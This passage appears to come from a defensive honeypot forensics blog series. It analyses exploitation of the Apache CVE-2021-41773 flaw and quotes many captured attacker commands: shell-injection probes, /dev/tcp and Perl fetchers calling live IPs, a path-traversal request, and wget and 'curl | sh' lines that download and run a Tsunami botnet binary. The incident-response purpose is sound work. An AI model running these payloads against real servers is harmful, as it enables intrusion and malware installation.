    [Sun Nov 28 17:46:15.189899 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; psfunc() { a=1;if [ "$(echo $a 2>&1)" -gt "0" ]; then echo "$1"; fi; }; psfunc ps;echo vulnable
    [Sun Nov 28 17:46:41.752037 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; psfunc() { a=1;if [ "$(echo $a 2>&1)" -gt "0" ]; then echo "$1"; fi; }; psfunc 'ps';echo vulnable
    [Sun Nov 28 17:48:14.564918 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; psfunc() { a=1;if [ "$(echo $a 2>&1)" -gt "0" && "1" -gt "0" ]; then echo "$1"; fi; }; psfunc 'ps';echo vulnable
    [Sun Nov 28 17:48:14.625501 2021] [cgi:error]  /bin/sh: 1: [: missing ]: /bin/sh
    [Sun Nov 28 17:48:43.928639 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; psfunc() { a=1;if [ "$(echo $a 2>&1)" -gt "0" -a "1" -gt "0" ]; then echo "$1"; fi; }; psfunc 'ps';echo vulnable
    [Sun Nov 28 18:47:07.257086 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; psfunc() { if [ "$(command -v ps 2> /dev/null)" ]; then ps x -o command -w 2> /dev/null | grep -v -a grep | grep -a "$1" 2> /dev/null;  else if [ "$(command -v pgrep 2> /dev/null)" ]; then pgrep -f -a -l "$1" 2> /dev/null | grep -v -a grep 2> /dev/null;  else if [ "$(cd /proc 2> /dev/null && ls | wc -l)" -gt "0" 2> /dev/null ]; then pids=$(cd /proc && ls | grep '[0-9]'); for pid in $pids; do printf %b $(cat /proc/$pid/cmdline 2> /dev/null | tr '\\000' ' ' | grep -v -a grep | grep -a "$1" 2> /dev/null); done;  else printf %b "0\\n";  fi;  fi;  fi;  }; if [ ! "$(psfunc '.src.sh' 2> /dev/null)" ]; then echo 12345; else echo 00000; fi;echo vulnable
    [Sun Nov 28 18:51:57.797516 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" ]; then echo 'False'; else 'True'; fi;echo vulnable
    [Sun Nov 28 18:51:57.908907 2021] [cgi:error]  /bin/sh: 1: True: not found: /bin/sh
    [Sun Nov 28 18:53:07.428691 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 18:55:09.609280 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v ssh 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 18:57:57.577951 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v ssh 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 18:58:32.809620 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v scp 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 19:01:10.973735 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" -a ! "$(command -v scp 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 19:02:17.249849 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" -a ! "$(command -v python 2> /dev/null)" -a ! "$(command -v scp 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 19:03:53.430460 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" -a ! "$(command -v lwp-download 2> /dev/null)" -a ! "$(command -v scp 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 19:04:45.663570 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" -a ! "$(command -v cp 2> /dev/null)" -a ! "$(command -v scp 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 19:05:40.047965 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" -a ! "$(command -v php 2> /dev/null)" -a ! "$(command -v scp 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 19:06:13.974648 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" -a ! "$(command -v php 2> /dev/null)" -a ! "$(command -v php-cgi 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 19:11:51.013324 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" -a ! "$(command -v php 2> /dev/null)" -a ! "$(command -v bash 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 19:12:34.739533 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v bash 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 19:14:05.110790 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" -a ! "$(command -v bash 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 19:56:57.657280 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" -a ! "$(command -v bash 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 20:00:34.841791 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; get() { read proto server path <<<$(echo ${1//// }); DOC=/${path// //};  HOST=${server//:*};  PORT=${server//*:};  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80;  exec 3<>/dev/tcp/${HOST}/${PORT};  printf %b "GET ${DOC} HTTP/1.0\\r\\nhost: ${HOST}\\r\\nConnection: close\\r\\n\\r\\n" >&3;  (while read line; do [[ "$line" == $'\\r' ]] && break;  done && cat) <&3;  exec 3>&-;  };  if [ ! "$(get http://94.130.181.216/test.txt 2> /dev/null)" -eq "11223344" 2> /dev/null ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 20:06:17.028826 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v timeout 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 20:08:15.277127 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; echo vulnable; get() { read proto server path <<<$(echo ${1//// }); DOC=/${path// //};  HOST=${server//:*};  PORT=${server//*:};  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80;  exec 3<>/dev/tcp/${HOST}/${PORT};  printf %b "GET ${DOC} HTTP/1.0\\r\\nhost: ${HOST}\\r\\nConnection: close\\r\\n\\r\\n" >&3;  (while read line; do [[ "$line" == $'\\r' ]] && break;  done && cat) <&3;  exec 3>&-;  };  if [ ! "$(timeout 5 get http://94.130.181.216/test.txt 2> /dev/null)" -eq "11223344" 2> /dev/null -a ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi
    [Sun Nov 28 20:24:13.153432 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; echo vulnable; get() { read proto server path <<<$(echo ${1//// }); DOC=/${path// //};  HOST=${server//:*};  PORT=${server//*:};  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80;  exec 3<>/dev/tcp/${HOST}/${PORT};  printf %b "GET ${DOC} HTTP/1.0\\r\\nhost: ${HOST}\\r\\nConnection: close\\r\\n\\r\\n" >&3;  (while read line; do [[ "$line" == $'\\r' ]] && break;  done && cat) <&3;  exec 3>&-;  };  if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi
    [Sun Nov 28 20:25:06.378246 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; echo vulnable; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi
    [Sun Nov 28 20:26:26.246581 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; echo vulnable; get() { read proto server path <<<$(echo ${1//// }); DOC=/${path// //};  HOST=${server//:*};  PORT=${server//*:};  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80;  exec 3<>/dev/tcp/${HOST}/${PORT};  printf %b "GET ${DOC} HTTP/1.0\\r\\nhost: ${HOST}\\r\\nConnection: close\\r\\n\\r\\n" >&3;  (while read line; do [[ "$line" == $'\\r' ]] && break;  done && cat) <&3;  exec 3>&-; }; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi
    [Sun Nov 28 20:36:50.047761 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v bash 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 20:39:29.171795 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v perl 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Sun Nov 28 23:37:29.866905 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin;a=$(echo "use IO::Socket;my \\$sock = new IO::Socket::INET(PeerAddr=>'94.130.181.216',PeerPort =>'80',Proto => 'tcp');die \\"Could not create socket: \\$!\\\\n\\" unless \\$sock;print \\$sock \\"GET /test.txt HTTP/1.0\\\\r\\\\n\\\\r\\\\n\\";my \\$a=0;while( \\$line = <\\$sock>) { print \\$line if(\\$a > 0); \\$a = 1 if(\\$line eq \\"\\\\r\\\\n\\");} close(\\$sock);" | timeout 5 perl);if [ ! "$a" -eq "11223344" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Mon Nov 29 00:01:19.183357 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin;a='00000000';if [ "$(command -v curl 2> /dev/null)" ]; then echo 'curl';a=$(timeout 5 curl -s http://94.130.181.216/test.txt 2> /dev/null); else if [ "$(command -v wget 2> /dev/null)" ]; then echo 'wget';a=$(timeout 5 wget http://94.130.181.216/test.txt -qO- 2> /dev/null); else if [ "$(command -v perl 2> /dev/null)" ]; then echo 'perl';a=$(echo "use IO::Socket;my \\$sock = new IO::Socket::INET(PeerAddr=>'94.130.181.216',PeerPort =>'80',Proto => 'tcp');die \\"Could not create socket: \\$!\\\\n\\" unless \\$sock;print \\$sock \\"GET /test.txt HTTP/1.0\\\\r\\\\n\\\\r\\\\n\\";my \\$a=0;while( \\$line = <\\$sock>) { print \\$line if(\\$a > 0); \\$a = 1 if(\\$line eq \\"\\\\r\\\\n\\");} close(\\$sock);" | timeout 5 perl); else echo 'No cmd'; fi; fi; fi; if [ ! "$a" -eq "11223344" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Mon Nov 29 00:03:13.009116 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v perl 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Mon Nov 29 00:33:58.483898 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v ping 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Mon Nov 29 00:35:08.854471 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v ping 2> /dev/null)" -a ! "$(command -v ssh 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Mon Nov 29 00:36:01.589083 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v ping 2> /dev/null)" -a ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Mon Nov 29 14:27:06.966555 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v printf 2> /dev/null)" -a ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Mon Nov 29 23:57:31.374578 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin;a='00000000';if [ "$(command -v curl 2> /dev/null)" ]; then echo 'curl';a=$(timeout 5 curl -s http://49.12.205.171/test.txt 2> /dev/null); else if [ "$(command -v wget 2> /dev/null)" ]; then echo 'wget';a=$(timeout 5 wget http://49.12.205.171/test.txt -qO- 2> /dev/null); else if [ "$(command -v perl 2> /dev/null)" ]; then echo 'perl';a=$(echo "use IO::Socket;my \\$sock = new IO::Socket::INET(PeerAddr=>'49.12.205.171',PeerPort =>'80',Proto => 'tcp');die \\"Could not create socket: \\$!\\\\n\\" unless \\$sock;print \\$sock \\"GET /test.txt HTTP/1.0\\\\r\\\\n\\\\r\\\\n\\";my \\$a=0;while( \\$line = <\\$sock>) { print \\$line if(\\$a > 0); \\$a = 1 if(\\$line eq \\"\\\\r\\\\n\\");} close(\\$sock);" | timeout 5 perl); else echo 'No cmd'; fi; fi; fi; if [ ! "$a" -eq "11223344" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Tue Nov 30 12:59:49.905673 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Tue Nov 30 13:00:39.022332 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v ps 2> /dev/null)" -a ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Tue Nov 30 13:02:54.018345 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Tue Nov 30 13:03:57.133784 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v wget 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Tue Nov 30 13:04:28.236658 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v curl 2> /dev/null)" -a ! "$(command -v perl 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Tue Nov 30 13:05:51.286147 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; if [ ! "$(command -v scp 2> /dev/null)" ]; then echo 'False'; else echo 'True'; fi;echo vulnable
    [Tue Nov 30 13:32:15.602743 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; uname -m;echo vulnable
    [Tue Nov 30 14:35:40.549398 2021]  A=|echo;echo vulnable
    [Tue Nov 30 14:56:27.461472 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin; uname -m;echo vulnable
    [Tue Nov 30 15:54:28.092976 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin;  psfunc() { if [ "$(command -v ps 2> /dev/null)" ]; then ps x -o command -w 2> /dev/null | grep -v -a grep | grep -a "$1" 2> /dev/null;  else if [ "$(command -v pgrep 2> /dev/null)" ]; then pgrep -f -a -l "$1" 2> /dev/null | grep -v -a grep 2> /dev/null;  else if [ "$(cd /proc 2> /dev/null && ls | wc -l)" -gt "0" 2> /dev/null ]; then pids=$(cd /proc && ls | grep '[0-9]'); for pid in $pids; do printf %b $(cat /proc/$pid/cmdline 2> /dev/null | tr '\\000' ' ' | grep -v -a grep | grep -a "$1" 2> /dev/null); done;  else printf %b "0\\n";  fi;  fi;  fi;  };  netfunc() { cmd=""; ret=1;  if [ "$(command -v timeout 2> /dev/null)" ]; then cmd="timeout $3";  fi;  if [ "$(command -v curl 2> /dev/null)" ]; then cmd="$cmd curl --connect-timeout $3 -s $1:$2";  if [ ! -z $4 ]; then cmd="$cmd --interface $4";  fi;  ret=$($cmd > /dev/null 2>&1; echo $?); else if [ "$(command -v wget 2> /dev/null)" ]; then cmd="$cmd wget --connect-timeout=$3 -qO- $1:$2";  if [ ! -z $4 ]; then cmd="$cmd --bind-address=$4";  fi;  ret=$($cmd > /dev/null 2>&1; echo $?); else if [ "$(command -v perl 2> /dev/null)" ]; then bind=""; cmd="$cmd perl";  if [ ! -z $4 ]; then bind=", LocalAddr=> '$4'";  fi;  ret=$(printf %s "use IO::Socket;my \\$sock = new IO::Socket::INET(PeerAddr => '$1', PeerPort => '$2', Proto => 'tcp' $bind);die \\"Err\\\\n\\" unless \\$sock;close(\\$sock);" | $cmd > /dev/null 2>&1; echo $?); fi;  fi;  fi;  if [ "$ret" -eq "0" 2> /dev/null ]; then printf %b "$cmd\\n";  fi;  };  if [ ! "$(psfunc '.src.sh' 2> /dev/null)" ]; then echo 'Ready';  else echo 'Already install Running';  fi; echo vulnable
    [Tue Nov 30 15:54:56.728753 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin;  psfunc() { if [ "$(command -v ps 2> /dev/null)" ]; then ps x -o command -w 2> /dev/null | grep -v -a grep | grep -a "$1" 2> /dev/null;  else if [ "$(command -v pgrep 2> /dev/null)" ]; then pgrep -f -a -l "$1" 2> /dev/null | grep -v -a grep 2> /dev/null;  else if [ "$(cd /proc 2> /dev/null && ls | wc -l)" -gt "0" 2> /dev/null ]; then pids=$(cd /proc && ls | grep '[0-9]'); for pid in $pids; do printf %b $(cat /proc/$pid/cmdline 2> /dev/null | tr '\\000' ' ' | grep -v -a grep | grep -a "$1" 2> /dev/null); done;  else printf %b "0\\n";  fi;  fi;  fi;  };  netfunc() { cmd=""; ret=1;  if [ "$(command -v timeout 2> /dev/null)" ]; then cmd="timeout $3";  fi;  if [ "$(command -v curl 2> /dev/null)" ]; then cmd="$cmd curl --connect-timeout $3 -s $1:$2";  if [ ! -z $4 ]; then cmd="$cmd --interface $4";  fi;  ret=$($cmd > /dev/null 2>&1; echo $?); else if [ "$(command -v wget 2> /dev/null)" ]; then cmd="$cmd wget --connect-timeout=$3 -qO- $1:$2";  if [ ! -z $4 ]; then cmd="$cmd --bind-address=$4";  fi;  ret=$($cmd > /dev/null 2>&1; echo $?); else if [ "$(command -v perl 2> /dev/null)" ]; then bind=""; cmd="$cmd perl";  if [ ! -z $4 ]; then bind=", LocalAddr=> '$4'";  fi;  ret=$(printf %s "use IO::Socket;my \\$sock = new IO::Socket::INET(PeerAddr => '$1', PeerPort => '$2', Proto => 'tcp' $bind);die \\"Err\\\\n\\" unless \\$sock;close(\\$sock);" | $cmd > /dev/null 2>&1; echo $?); fi;  fi;  fi;  if [ "$ret" -eq "0" 2> /dev/null ]; then printf %b "$cmd\\n";  fi;  };  if [ ! "$(psfunc '.src.sh' 2> /dev/null)" ]; then echo 'Ready';  else echo 'Already install Running';  fi; uname -m;echo vulnable
    [Wed Dec 01 13:43:26.701088 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin;  psfunc() { if [ "$(command -v ps 2> /dev/null)" ]; then ps x -o command -w 2> /dev/null | grep -v -a grep | grep -a "$1" 2> /dev/null;  else if [ "$(command -v pgrep 2> /dev/null)" ]; then pgrep -f -a -l "$1" 2> /dev/null | grep -v -a grep 2> /dev/null;  else if [ "$(cd /proc 2> /dev/null && ls | wc -l)" -gt "0" 2> /dev/null ]; then pids=$(cd /proc && ls | grep '[0-9]'); for pid in $pids; do printf %b $(cat /proc/$pid/cmdline 2> /dev/null | tr '\\000' ' ' | grep -v -a grep | grep -a "$1" 2> /dev/null); done;  else printf %b "0\\n";  fi;  fi;  fi;  };  netfunc() { cmd=""; ret=1;  if [ "$(command -v timeout 2> /dev/null)" ]; then cmd="timeout $3";  fi;  if [ "$(command -v curl 2> /dev/null)" ]; then cmd="$cmd curl --connect-timeout $3 -s $1:$2";  if [ ! -z $4 ]; then cmd="$cmd --interface $4";  fi;  ret=$($cmd > /dev/null 2>&1; echo $?); else if [ "$(command -v wget 2> /dev/null)" ]; then cmd="$cmd wget --connect-timeout=$3 -qO- $1:$2";  if [ ! -z $4 ]; then cmd="$cmd --bind-address=$4";  fi;  ret=$($cmd > /dev/null 2>&1; echo $?); else if [ "$(command -v perl 2> /dev/null)" ]; then bind=""; cmd="$cmd perl";  if [ ! -z $4 ]; then bind=", LocalAddr=> '$4'";  fi;  ret=$(printf %s "use IO::Socket;my \\$sock = new IO::Socket::INET(PeerAddr => '$1', PeerPort => '$2', Proto => 'tcp' $bind);die \\"Err\\\\n\\" unless \\$sock;close(\\$sock);" | $cmd > /dev/null 2>&1; echo $?); fi;  fi;  fi;  if [ "$ret" -eq "0" 2> /dev/null ]; then printf %b "$cmd\\n";  fi;  };  if [ ! "$(psfunc '.src.sh' 2> /dev/null)" ]; then echo 'Ready';  else echo 'Already install Running';  fi; uname -m;echo vulnable

    Some of this code is recognizably repurposed from the encoded scripts from Nov 14. There are references to hxxp://94.130.181.216/test.txt and hxxp://49.12.205.171/test.txt, both of which currently return “11223344”. Both of these IPs are also owned by Hetzner, where all of the rest of the URLs we’ve seen have been hosted.

    Wrapping Up

    That was quite the twisty maze of shell code, but at the end of the analysis we have a good idea of how the suspicious processes were launched and the contents of “.src.sh”. And we have multiple still active URL paths worth monitoring for, including hxxp://rr.blueheaven.live/1010/ and hxxp://116.203.212.184/1010/. Also keep an eye out for the “.log/1010*/.spoollog” path showing up in temp directories and as the process CWD for new processes on your systems.

    Hudak’s Honeypot (Part 2)

    This is Part 2 in a series. Part 1 is here.

    During my triage I noticed a suspicious file /var/tmp/dk86. It’s a 64-bit Linux ELF executable, owned by user “daemon”, created 2021-11-11 19:09:51 UTC. MD5 checksum is d9f82dbf8733f15f97fb352467c9ab21, and searching that on VirusTotal indicates that this is a Tsunami botnet agent. Strings in the binary include the Japanese phrase “nandemo shiranai wa yo, shitteru koto dake” (“I don’t know anything, only what you know”).

    Since the file is owned by the same “daemon” user the system’s web server is running as, it’s reasonable to assume this file was created via the CVE-2021-41773 vulnerability the honeypot was created to study. So I went to the web logs under /var/log/apache2 to try and find a web request that matches the timestamp on the file. There’s an exact timestamp match on an entry from IP address 141.135.85.36.

    141.135.85.36 - - [11/Nov/2021:19:09:51 +0000] "POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/bash HTTP/1.1" 200 - "-" "-"

    There are a total of 132 logged requests from this IP on November 11 and 12. While most requests have a null user agent, there are two that are tagged as coming from “zgrab/0.x” (part of the ZMapProject).

    141.135.85.36 - - [11/Nov/2021:19:21:30 +0000] "GET / HTTP/1.1" 200 45 "-" "Mozilla/5.0 zgrab/0.x"
    141.135.85.36 - - [11/Nov/2021:19:32:04 +0000] "GET / HTTP/1.1" 200 45 "-" "Mozilla/5.0 zgrab/0.x"

    WHOIS search on the IP address comes back to a residential IP block owned by Telenet in Belgium.

    All of the requests are POST requests. In a normal investigation, that would be the end of the story because POST request data is normally not logged. Happily, Tyler enabled mod_dumpio in the web server, which captures all the data between browser and server in the Apache error_log. There’s a lot of noise, but I’m going to use a little command-line kung fu to reduce the amount of data and am showing you some of the more interesting excerpts below.

    # grep 141.135.85.36 error_log | egrep -v '[0-9]* (read)?bytes' | fgrep -v '\r\n' | sed 's/\[dumpio.*data-HEAP)://; s/\[pid .* AH[0-9]*://'
    [... snip ...]
    [Thu Nov 11 19:09:14.268592 2021]  echo; ls /tmp;
    [Thu Nov 11 19:09:14.478663 2021]  echo; pwd
    [Thu Nov 11 19:09:14.696024 2021]  echo; whoami
    [Thu Nov 11 19:09:14.910345 2021]  echo; hostname
    [Thu Nov 11 19:09:29.415116 2021]  echo; wget -O /tmp/dk86 http://138.197.206.223:80/wp-content/themes/twentysixteen/dk86;
    [... snip ...]
    [Thu Nov 11 19:09:29.700476 2021] [cgi:error]  2021-11-11 19:09:29 (346 KB/s) - '/tmp/dk86' saved [48748/48748]: /bin/bash
    [... snip ...]
    [Thu Nov 11 19:09:29.910929 2021]  echo; pwd
    [Thu Nov 11 19:09:30.128200 2021]  echo; whoami
    [Thu Nov 11 19:09:30.348177 2021]  echo; hostname
    [Thu Nov 11 19:09:32.047781 2021]  P
    [Thu Nov 11 19:09:32.053130 2021]  echo; ls /tmp;
    [Thu Nov 11 19:09:32.403631 2021]  echo; pwd
    [Thu Nov 11 19:09:32.619051 2021]  echo; whoami
    [Thu Nov 11 19:09:32.835332 2021]  echo; hostname
    [Thu Nov 11 19:09:46.456875 2021]  echo; chmod +x /tmp/dk86;
    [Thu Nov 11 19:09:46.680203 2021]  echo; pwd
    [Thu Nov 11 19:09:46.895844 2021]  echo; whoami
    [Thu Nov 11 19:09:47.117973 2021]  echo; hostname
    [Thu Nov 11 19:09:51.416009 2021]  P
    [Thu Nov 11 19:09:51.419657 2021]  echo; /tmp/dk86;
    [Thu Nov 11 19:09:51.467033 2021] [cgi:error]  no crontab for daemon: /bin/bash
    [Thu Nov 11 19:09:51.468329 2021] [cgi:error]  no crontab for daemon: /bin/bash
    [Thu Nov 11 19:09:51.481268 2021] [cgi:error]  no crontab for daemon: /bin/bash
    [Thu Nov 11 19:09:51.481589 2021] [cgi:error]  no crontab for daemon: /bin/bash
    [... snip ...]
    [Thu Nov 11 19:32:20.965680 2021]  echo; id
    [Thu Nov 11 19:33:05.094087 2021]  echo; id
    [Thu Nov 11 19:34:03.356167 2021]  echo; id
    [Thu Nov 11 19:35:40.387396 2021]  echo; id
    [Thu Nov 11 19:39:36.040592 2021]  echo; id
    [Thu Nov 11 19:49:54.240192 2021]  echo; curl http://103.116.168.68/apache80

    Unfortunately, at the time of this writing neither of the URLs shown above is responding. However if you do a Google search for the 138.197.206.223 URL, there is a great deal of intel about this site, including this link.

    In any event, we can get a decent idea of the sequence of events by looking at the mod_dumpio output. At 19:09:29, /tmp/dk86 gets dropped. This program is executed at 19:09:51, so we assume that this is where /var/tmp/dk86 comes from. The error output also indicates that /tmp/dk86 is trying to interact with the crontab for user “daemon”. However, we find no cron entries for this user in the system image.

    /tmp/dk86 has been removed. There’s been so much churn in /tmp that I doubt this file is recoverable. But I might go looking for it in the future. If I find anything, I’ll write that up in a separate blog post.

    There’s another interesting set of commands in the mod_dumpio output from Nov 12:

    [Fri Nov 12 09:10:08.135090 2021]  echo; id
    [Fri Nov 12 09:13:37.621551 2021]  echo; id
    [Fri Nov 12 09:13:39.252263 2021]  echo; curl http://172.93.50.138/d | sh
    [... snip ...]
    [Fri Nov 12 09:13:39.369510 2021] [cgi:error]  dk86: Permission denied: /bin/bash
    [Fri Nov 12 09:13:39.371785 2021] [cgi:error]  chmod: : /bin/bash
    [Fri Nov 12 09:13:39.371845 2021] [cgi:error]  cannot access 'dk86': /bin/bash
    [Fri Nov 12 09:13:39.371900 2021] [cgi:error]  : No such file or directory: /bin/bash
    [Fri Nov 12 09:13:39.371918 2021] [cgi:error]  : /bin/bash
    [Fri Nov 12 09:13:39.377158 2021] [cgi:error]  dk32: Permission denied: /bin/bash
    [Fri Nov 12 09:13:39.379557 2021] [cgi:error]  sh: 1: : /bin/bash
    [Fri Nov 12 09:13:39.379605 2021] [cgi:error]  ./dk86: not found: /bin/bash
    [Fri Nov 12 09:13:39.379620 2021] [cgi:error]  : /bin/bash
    [Fri Nov 12 09:13:39.381071 2021] [cgi:error]  chmod: : /bin/bash
    [Fri Nov 12 09:13:39.381121 2021] [cgi:error]  cannot access 'dk32': /bin/bash
